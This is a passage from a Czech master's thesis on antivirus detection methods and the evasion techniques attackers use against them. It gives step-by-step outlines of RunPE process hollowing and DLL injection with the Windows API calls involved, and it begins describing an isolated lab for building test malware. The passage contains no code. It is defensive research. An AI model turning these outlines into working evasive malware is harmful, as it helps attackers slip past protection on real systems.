Detekční enginey využívající signaturní detekci hledají řetězce znaků, přípony souborů, hash hodnoty a specifická klíčová slova spojená s viry, která se běžně vyskytují v malwarových součástech spustitelných souborů či v dokumentech. Soubor bude označen

jako škodlivý, pokud obsahuje přesně stejný řetězec, jaký se nachází v antivirové databázi; jinak nebude. [22]



Obrázek 2 Teoretický princip signaturní analýzy

(zdroj: vlastní | *signature_based.drawio*)


Heuristická analýza:

Namísto porovnávání otisků (hashů) souborů nebo hledání specifických vzorů v softwaru se detekce založená na heuristice zaměřuje na chování souboru. Využívá k tomu několik dílčích technik. Nejprve analyzuje soubor na přítomnost známek škodlivého kódu. Nejde přitom jen o jednoduché porovnávání řetězců nebo bajtových sekvencí – hledají se například podezřelé bloky instrukcí v assembleru nebo netypické použití API funkcí.

Tento proces často využívá systém vážení nebo skórování. Když antivirový software narazí na podezřelou sekvenci kódu, zvýší se skóre daného souboru. Jakmile toto skóre překročí předem stanovený práh, označí antivirový modul soubor jako škodlivý. [23]

Analýza metadata:


V rámci statické analýzy jsou skenované soubory podrobeny také analýze metadat. Metadata jsou vlastnosti souboru obsahující různé informace viz následující obrázek.



Obrázek 3 Metadata souboru ntdll.dll

(zdroj: vlastní)

Typický představitelem metadata, které jsou kontrolována antivirovým programem je podepisovací certifikát.



Obrázek 4 Digitálně podepsaná knihovna ntdll.dll

(zdroj: vlastní)

Dle společnosti DeepInstinct [24] bylo prokázáno, že je možné ukrýt škodlivý obsah v podepsaných souborech, aniž by poškodili samotný certifikát souboru.

Analýza řetězců:

V rámci statické analýzy používají antiviry analýzu řetězců obsažených v souboru. Tyto textové řetězce jsou ze souboru extrahovány a pomocí regulárních výrazů a následně evaluovány.

Dle Pautova [25] se antivirus zaměřuje na následující textové řetězce:

- IP adresy a URL
- Klíče Windows registrů
- Cesty k souborům a jména souborů
- Příkazy CMD nebo PowerShellu
- Ukazatele na Windows API funkce
- DLL knihovny

1.3.2 Dynamická analýza

Dynamická analýza na rozdíl od statické analýzy zkoumaný soubor spouští v izolovaném prostředí a zkoumá jeho chování, které je následně evaluováno. Tomuto izolovanému prostředí se říká sandbox.

Sandbox slouží jako systém, který emuluje chování hostitelského počítače. Funguje jako virtuální stroj, ve kterém se spouštějí potenciálně škodlivé soubory za účelem sledování jejich činnosti. Sandbox poskytuje bezpečné prostředí, které izoluje spuštěné programy od zařízení uživatele, čímž se riziko infikování zařízení snižuje na zanedbatelnou úroveň. [26]

1.3.3 Behaviorální analýza

Behaviorální analýza je poddruh dynamické analýzy, který zvyšuje úroveň sofistikovanosti antivirového softwaru. Tento typ analýzy dokáže identifikovat malware tehdy, když je aktivně používán systémem. Behaviorální analýza je tak o něco pokročilejší

metoda než Signaturní analýza, jelikož kontroluje soubory v reálném čase pomocí několika různým přístupům.

První metodou je monitorování API (systémových a taky těch, které mohou obsahovat funkce využitelné malwarem), které zachycují potenciálně škodlivé požadavky na systémové API operačního systému. API jsou sledována pomocí tzv. systémových hooků.

Systémový hook je známá technika, pomocí které může program zachytit (odposlechnout nebo přesměrovat) volání určitých funkcí nebo událostí v operačním systému – typicky API volání nebo zprávy (např. klávesy, pohyby myši, spuštění procesů).

Hookování se používá jak v legitimních aplikacích (např. antiviry, nástroje pro čtení obrazovky), tak i v malware.


Antivirové programy nejčastěji používají tyto typy hookování:

- API hooking - zachycení volání funkcí, např. *CreateFile()*, *ReadProcessMemory()*, atd.
- DLL Injection + hook – zavedení vlastní knihovny do procesu a přesměrování volání, např. *kernel32.dll*, *ntdll.dll* či *user32.dll* a dalších.

U obou případů je antivir schopen zachytit API volání ještě před jeho vykonáním a provést patřičné akce.

Další metodou je tzv. Sandboxing, to je v podstatě virtuální prostředí oddělené od paměti skutečného hostitelského zařízení. To umožňuje identifikaci a analýzu škodlivého softwaru tím, že je spuštěn ve virtuálním prostředí, místo aby běžel přímo v paměti skutečného systému.

Jedním z hlavních nedostatků sandboxového řešení je, že malware je spouštěn pouze po omezenou dobu. Bezpečnostní analytici i útočníci tak mohou zjistit, jak dlouho malware v sandboxu běží, pozastavit škodlivou aktivitu po tuto dobu a teprve poté spustit jeho skutečně škodlivou funkcionalitu. [22]



Obrázek 5 Teoretický princip behaviorální analýzy

(zdroj: vlastní | behavioral_based.drawio)


1.3.4 Mechanismy založené na strojovém učení

Spolehlivý, výkonný a dobře škálovatelný engine pro detekci malwaru tvoří esenciální prvek každého antivirového řešení. Tyto enginy vyhodnocují, zda daný objekt představuje hrozbu, na základě dostupných informací získaných jeho analýzou.


Strojové učení je podle klasické definice Arthura Samuela [27], průkopníka v oblasti umělé inteligence, soubor metod, které umožňují počítačům se učit bez nutnosti explicitního programování.

Jinými slovy se algoritmus strojového učení snaží rozpoznat a popsat vzorce chování, které jsou obsažené v datech, se kterými pracuje. Díky těmto znalostem je pak schopen odhadovat vlastnosti nových, dosud neznámých vzorků malware což v kontextu detekce malwaru může být takovým novým vzorkem například dosud neidentifikovaný soubor, jehož skrytá povaha může být buď škodlivá, nebo neškodná. Strukturovaný matematický popis těchto vzorců a vztahů se nazývá model. [28]

Fáze trénování



Fáze ochrany



Obrázek 6 Životní cyklus detekčního algoritmu

(zdroj: *kaspersky.com* [29])

2 METODY STĚŽUJÍCÍ DETEKCI MALWARE AV ENGINEM

Moderní antivirový software hraje klíčovou roli v ochraně uživatelů před širokou škálou kybernetických hrozeb. Díky pokročilým metodám, jako je heuristická analýza nebo behaviorální detekce, dokáže odhalit i neznámý nebo upravený škodlivý kód či odhalit jeho mutace. Přesto však žádný software není zcela bezchybný. V této kapitole se proto zaměříme na několik známých technik, pomocí kterých mohou útočníci zneužít či ztížit antivirovému software detekci potenciální hrozby.

2.1 Obfuskace a mutace kódu

Obfuskace je dobře známá technika, kterou útočníci používají k úpravě kódu a změně signatury viru, aby antivirový software obtížněji rozpoznal škodlivý kód. Tato technika zahrnuje přidávání zbytečného kódu, změnu velikosti písmen ve skriptu a přeskupování příkazů za účelem zmatení a vyhnutí se detekci. Ačkoli obfuskace neovlivňuje funkčnost malwaru, může snížit jeho účinnost. [30]

Dle teorie prezentované autory Collberg a Thomborson [30], musí obfuskovaný kód splňovat následující vlastnosti:

- Funkcionalita programu obfuskovaného kódu musí být zachována
- Obfuskovaný kód je obtížnější debugovat a reverzně analyzovat
- Výkon programu obfuskovaného kódu musí být srovnatelný s kódem neobfuskovaného programu

Obfuskovaný kód lze klasifikovat do následující pěti kategorií: [31]

- Vkládání nulových operací a mrtvého kódu – přidání operací, které nemají žádný vliv na činnost programu
- Úprava dat – změna reprezentace proměnných např: převedení *boolean* na dva *int*
- Úprava řízení toku programu – změna pořadí nebo logiky provádění instrukcí
- Úprava dat + řízení toku programu – kombinace výše zmíněných
- Aliasování ukazatelů – více ukazatelů odkazuje na stejnou paměťovou oblast

Nicméně spoléhat se pouze na obfuskaci k oklamání antivirového softwaru nemusí být dostačující, protože moderní antivirové programy využívají heuristické a behaviorální přístupy k detekci potenciálních hrozeb. Aby útočníci obešli detekci antivirem, často kombinují obfuskaci s dalšími technikami, jako je polymorfismus nebo metamorfismus. [26]

Polymorfní malware upravuje svůj kód pomocí šifrování s proměnným klíčem. Jádro logiky zůstává stejné, ale šifrování způsobí, že při každé replikaci vypadá jinak. Obvykle používá dešifrovací rutinu, která zůstává konstantní, zatímco samotný škodlivý kód (payload) je šifrován. [32]

Metamorfní malware při každé infekci zcela přepisuje svůj vlastní kód, takže každá verze je strukturálně odlišná, ale funkčně stejná. Na rozdíl od polymorfního malwaru se nespolehá na šifrování; místo toho může měnit instrukce, přeskupovat bloky kódu nebo vkládat zbytečný kód, aby se vyhnul detekci. [32]

Hlavní rozdíly mezi polymorfním a metamorfním malwarem:

Tabulka 1 Rozdíl mezi polymorfním a metamorfním malwarem

Vlastnosti:	Polymorfní malware:	Metamorfní malware:
Hlavní technika	Šifruje payload a mění dešifrovací klíč	Přepisuje a restrukturalizuje vlastní kód
Transformace kódu	Mění vzhled, ale jádro logiky zůstává stejné	Úplně se přepisuje, ale zachovává stejnou funkci
Vyhýbání se detekci	Vyhýbá se detekci signatur pomocí šifrování	Vyhýbá se detekci změnou struktury
Složitost	Snazší na implementaci	Složitější a náročnější na prostředky

(zdroj: github.com [32])

2.2 Šifrování kódu

Další obecnou metodou pro stížení detekce antivirovým programem je metoda, kdy je payload škodlivého software zašifrován a obsažen v neškodném binárním souboru. V takovém případě antivirus nedokáže zanalyzovat zašifrovaný obsah souboru.

Tato technika rozděluje malware na dvě části – tělo viru a dešifrovací rutinu. Tělo viru je zašifrováno vhodnou metodou, například pomocí XOR, zatímco dešifrovací smyčka je krátký program, který má za úkol tělo viru zašifrovat a dešifrovat.

Aby virus mohl fungovat, musí být nejprve dešifrován pomocí této rutiny. Stejně tak antivir potřebuje získat dešifrovací část infikovaného souboru, aby mohl přechíst jeho šifrovaný obsah – teprve poté může porovnat signatury. [33]

Dle autora Kyle Cucci jsou nejčastějšími kryptografickými algoritmy používané v malwarech tyto:

Tabulka 2 Nejčastější kryptografické algoritmy používané malwarem

Algoritmus:	Typ:	Popis:
Advanced Encryption Standard (AES)	Symetrická (bloková)	AES je považován za jednu z nejsilnějších forem symetrického šifrování. Často se používá v ransomwaru.
Rivest Cipher 4 (RC4)	Symetrická (proudová)	RC4 je rychlý a snadno implementovatelný algoritmus, ale není zvlášť silný. Používají ho různé rodiny malwaru pro rychlé a jednoduché šifrování a dešifrování dat.
Rivest, Shamir and Adleman (RSA)	Asymetrická	Pojmenovaný po svých tvůrcích, RSA je populární algoritmus, který byl použit různými rodinami ransomwaru. Je známý svou relativně vysokou rychlostí a efektivitou.
Elliptical Curve Cryptography (ECC)	Asymetrická	ECC je novější algoritmus, který má oproti RSA výhodu v tom, že je bezpečnější při stejné velikosti klíče, a tedy efektivnější. ECC se v malwaru používá čím dál častěji.

(zdroj: Kyle Cucci – *Evasive Malware* [23])

2.3 Anti-Debugging a anti-sandbox techniky

Anti-Debugging a Anti-Sandboxing techniky jsou používány zejména k vyhnutí se behaviorální a heuristické analýzy antivirového programu. Cílem těchto technik je detekovat prostředí v jakém byly spuštěny a pokud malware vyhodnotí prostředí jako simulované neprovede škodlivé akce, které by jinak ve skutečném prostředí provedl.

Anti-Debugging techniky se používají zejména k zabránění a ztížení reverzní analýzy zdrojového kódu potenciálního malware pomocí debuggerů. Tvůrce malware se tím snaží zabránit odhalení či porozumění funkcionalit obsažené v malware.

Sand-boxování si můžeme představit jako abstraktní prostředí ve kterém je potenciálně podezřelý soubor se škodlivým kódem spuštěn a následně na něm antivirový program spouští analýzu.

Při sandboxování škodlivý software využívá rutiny k detekci parametrů systému, jako je typ procesoru, počet jader, množství RAM, velikost disku nebo přítomnost známých systémových souborů, aby zjistil, zda jsou spuštěny ve virtualizovaném prostředí, které zpravidla disponuje omezenými prostředky a nemusí obsahovat všechny běžné systémové cesty.

2.4 Fileless malware a rezidentní kód

Fileless malware (neboli také bezsouborový malware) je škodlivý kód, který se spouští přímo v paměti, aniž by byl uložen jako soubor na disku. Tento způsob umožňuje malwaru obejít tradiční detekční techniky, které spoléhají na prohledávání souborů, což výrazně ztěžuje jeho odhalení a zneškodnění antivirovým a bezpečnostním softwarem. [34]

Některý bezsouborový malware se po spuštění okamžitě stane rezidentním v paměti, což znamená, že se nenačítá ze souboru na disku, ale běží přímo v operační paměti (RAM).

2.4.1 Využití systémových nástrojů Fileless malwarem

Bezsouborový (fileless) malware využívá důvěryhodné systémové nástroje a vestavěné funkce k provádění škodlivého kódu přímo v paměti.

Mezi běžné techniky patří: [34]

- PowerShell útoky – spuštění škodlivých skriptů pomocí PowerShellu.
- Windows Management Instrumentation (WMI) – malware spouští PowerShell skripty bez záznamu na disk
- Reflexivní injekce DLL – načtení knihovny DLL přímo do paměti bez jejího uložení na disk

- Office makra – škodlivá makra v dokumentech Word, Excel nebo PDF

Nejznámější bezsouborové malwary: [35]

1. Frodo
2. Number of the Beast
3. The Dark Avenger
4. Poweliks
5. Duqu 2.0

2.4.2 Rezidentní malware a běh v paměti

Virus, kterému se říká rezidentní, se projevuje tím, že je přítomen přímo v centru paměti (RAM) počítače a tam zůstává až do chvíle vypnutí (operuje na podobné bázi jako takové stealth viry). Jeho dalším poznávacím znamením je to, že aktivně nevyhledává soubory vhodné k zavirování. Rezidentní vir pracuje tak, že pasivně sleduje soubory, s kterými uživatel desktopového zařízení (PC) pracuje a v momentě ukončení práce s nimi na ně pak záměrně cílí svůj útok (tedy v době, kdy je počítač uživatelem vypnut). [36]


2.4.3 Vztah k Process injection technikám

Rezidentní viry často používají Process injection techniky, které jim umožní se po spuštění injektovat do jiného procesu odkud dále hledají vhodné procesy, do kterých dále injektují svou kopii. Tyto techniky jsou dále popsány v kapitole Process Injection techniky.

2.5 Process injection techniky

Process injection je oblíbená technika, která se využívá k maskování škodlivého procesu tím, že je spuštěn v paměťovém prostoru jiného procesu. Injektovaný proces navíc může zdědit oprávnění či legitimitu hostitelského procesu, což potenciálně poskytuje útočníkovi více možností.

Dle analýzy společnosti Red Canary je technika Process Injection sedmou nejčastěji používanou technikou tvůrců malware.




Obrázek 7 Nejpoužívanější techniky použité tvůrci malware

(zdroj: Redcanary.com [37])

Obtížnost detekce této techniky spočívá v tom, že malware může být injektován do programu, který běžně spouští podobné procesy. Díky tomu může malware účinně oklamat behaviorální analýzu a nepozorovaně fungovat po delší dobu, než je odhalen.

Tato technika se většinou používá v kombinaci s dalšími technikami jako obfuskace a šifrování kódu.




Obrázek 8 Technika Process injection

(zdroj: vlastní | process_injection.drawio)

2.5.1 Technika RunPE

Technika RunPE (v některé literatuře a zdrojích se tato technika může nazývat Process Hollowing) je jednou z technik používanou malwary ke skrytí své přítomnosti a ztížení detekce antivirem. Tato technika je formou procesové injekce, kdy malware spustí na napadeném systému legitimní proces a následně jeho paměť nahradí kódem malware.




Obrázek 9 Technika RunPE

(zdroj: vlastní | RunPE.drawio)

Proces načítání Windows PE (Portable Executable):

1. Windows vytvoří novou datovou strukturu EPROCESS pro spuštěný program a přiřadí mu nové ID procesu.
2. Windows inicializuje virtuální paměť potřebnou pro proces, vytvoří PEB strukturu a načte dvě knihovny, které vyžaduje téměř každý proces Windows: ntdll.dll a kernel32.dll. Poté připraví načítání PE souboru Firefoxu inicializací PE loaderu.
3. PE loader analyzuje DOS, PE a volitelné hlavičky souboru PE, aby získal všechny potřebné informace pro úspěšné spuštění souboru.
4. PE loader analyzuje hlavičky sekcí a připraví mapování těchto sekcí do paměti. Následně namapuje každou sekci do virtuální paměti v rámci nového procesu.
5. PE loader načte všechny knihovny uvedené v sekci imports (obvykle .idata nebo .rdata) a vyřeší všechny adresy potřebných funkcí. Všechny adresy se poté uloží do IAT (Import Address Table) uvnitř procesu.
6. Uvnitř aktuálního procesu je vytvořen nový vlákno a loader spustí první bajty kódu ve spustitelném souboru (obvykle v sekci .text). [23]



Obrázek 10 Načítání a mapování PE souboru do virtuální paměti v rámci procesu

(zdroj: Kyle Cucci – *Evasive Malware* [23])

Na obrázku 10 je jasně definován proces, jak operační systém Windows mapuje data z PE souboru do virtuální paměti.

Technika RunPE využívá této skutečnosti a data ve virtuální paměti přepisuje škodlivým kódem, a to pomocí následujících kroků:

1. Malware spustí legitimní proces v pozastaveném stavu (legitimním procesem se myslím proces, který je již antivirem označen za spolehlivý např. *notepad.exe*)
2. V paměti tohoto procesu dealokuje původní obsah
3. Na jeho místo namapuje obsah jiného PE souboru – přímé zapsání binárního souboru do paměti
4. Malware přepíše entry point na entry point nového kódu


5. Proces se obnoví a začne vykonávat škodlivý payload jménem důvěryhodného procesu

Výhody této techniky pro útočníky jsou:

- Malware je spuštěn pod známým a pro antivirus legitimním procesem
- Statická analýza souboru selže, jelikož původní PE není uložen na disku
- Škodlivý kód se vepíše přímo do paměti a tato operace se obtížně detekuje

2.5.2 Technika DLL injection

Klasická DLL injekce je jednou z nejčastějších metod injekce do procesu – zahrnuje zapsání cesty ke škodlivé DLL knihovny do adresního prostoru jiného procesu, následované spuštěním vzdáleného vlákna, které během procesu injekce tuto knihovnu zavolá a spustí její obsah.



Obrázek 11 Technika DLL injection

(zdroj: vlastní | *dll_injection.drawio*)

Technika DLL injection se skládá z následujících kroků:

1. Malware spustí legitimní proces anebo najde vhodný proces pro injektování
2. Zavolá metodu *OpenProcess*, tím získá přístup k paměťovému prostoru spuštěného procesu
3. Pomocí metody *VirtualAlloc* alokuje potřebnou paměť v cílovém procesu o velikosti payloadu, který hodlá do procesu injektovat
4. Poté zavolá metodu *WriteProcessMemory* a zapíše cestu k DLL do této paměti

5. Zavolá *CreateRemoteThread*, který spustí *LoadLibraryA* s touto cestou – výsledkem je načtení DLL do cílového procesu a jeho spuštění v novém vlákně

Protože standardní metoda DLL injection vyžaduje uložení injektovaného DLL souboru na disk, ve vzorovém malwaru implementujeme pokročilejší techniku zvanou *Reflective DLL Injection*, která umožňuje načtení škodlivého DLL s payloadem přímo do adresního prostoru cílového procesu bez nutnosti zápisu souboru na disk. Podobně jako u techniky *RunPE* se tímto snižují detekční schopnosti antivirových enginů, jelikož DLL soubor není nikde na disku uložen a je načten přímo do paměti infikovaného procesu. Navíc injektovaný payload může být zašifrován, což omezí detekční schopnosti Statické analýzy při hledání signatur či textových řetězců.

Výhody této techniky pro útočníky jsou:

- Malware je injektován do známého a legitimního procesu, který je již spuštěn
- Injekce se může provést do procesu s vyššími systémovými právy
- Antivirové programy primárně sledují nové procesy, ne běžící
- DLL malwaru může být součástí binárního souboru anebo může být dodatečně stažena z internetu
- Injektovaný malware se může stát rezidentní v paměti injektováním své kopie do dalších procesů

II PRAKTICKÁ ČÁST

3 PŘÍPRAVA TESTOVACÍHO PROSTŘEDÍ A VÝVOJ VZOROVÉHO MALWARE

V této kapitole definujeme testovací prostředí, na kterém budeme provádět experiment a také upřesníme jeho základní parametry. Následně navrhne a popíšeme implementaci testovacích vzorků malware, které budou použity k otestování detekčních vlastností vybraných antivirových řešeních. Vzorová implementace bude používat konkrétní techniky anebo jejich kombinace, které jsou popsány v teoretické části této diplomové práce.

3.1 Příprava vývojového a testovacího prostředí

Testovací prostředí, které bylo experimentálně použito k analýze detekčních enginů antivirových programu se skládá z těchto komponent:

Tabulka 3 Nainstalované komponenty na jednotlivých PC

Jméno:	Verze:	Popis:	HOST:	DEV:	AV:
Hyper-V	10.0.19041.1	Virtualizační software	✓	✗	✗
Windows 10	10.0.19045.5608	OS použitý na hostujícím PC	✓	✗	✗
Windows 11 Pro Education	10.0.22631.4890	OS použitý pro virtuální PC	✗	✓	✓
MinGW	14.2.0	C++ kompilátor	✗	✓	✗
CLion	2024.2.2	Vývojové IDE pro C/C++	✗	✓	✗
Simple http Server	0.6.12	Jednoduchý webový server	✗	✓	✗

(zdroj: vlastní)

HOST – Počítač, který hostuje Hyper-V hypervisor

DEV – Virtuální host určen pro development malwaru

AV – Virtuální hosté určeni k experimentální analýze

3.1.1 Konfigurace virtuálních strojů a bezpečnostních politik

Pro potřeby této diplomové práce jsem se rozhodl pro následující konfiguraci virtuálního prostředí:

- Celkem 7 virtuálních PC (každé jednotlivé PC dedikované pro jedno antivirové řešení)
- Každý virtuální PC má následující konfiguraci:

Tabulka 4 Standartní konfigurace virtuálních PC

Počet vCPU:	2
Počet vRAM:	8192 MB
Velikost vDisku:	60 GB
Virtuální switch:	AvTestNet

(zdroj: vlastní)

- Každý virtuální PC je přiřazen do sítě *AvTestNet*, jež je dedikovaná virtuální síť pro PC, na kterých se bude testovat malware.
- Každý VM má nainstalovaný Windows 11 (10.0.22631.2861), který obsahuje defaultní nastavení po instalaci systému tj.:
 - Windows Firewal
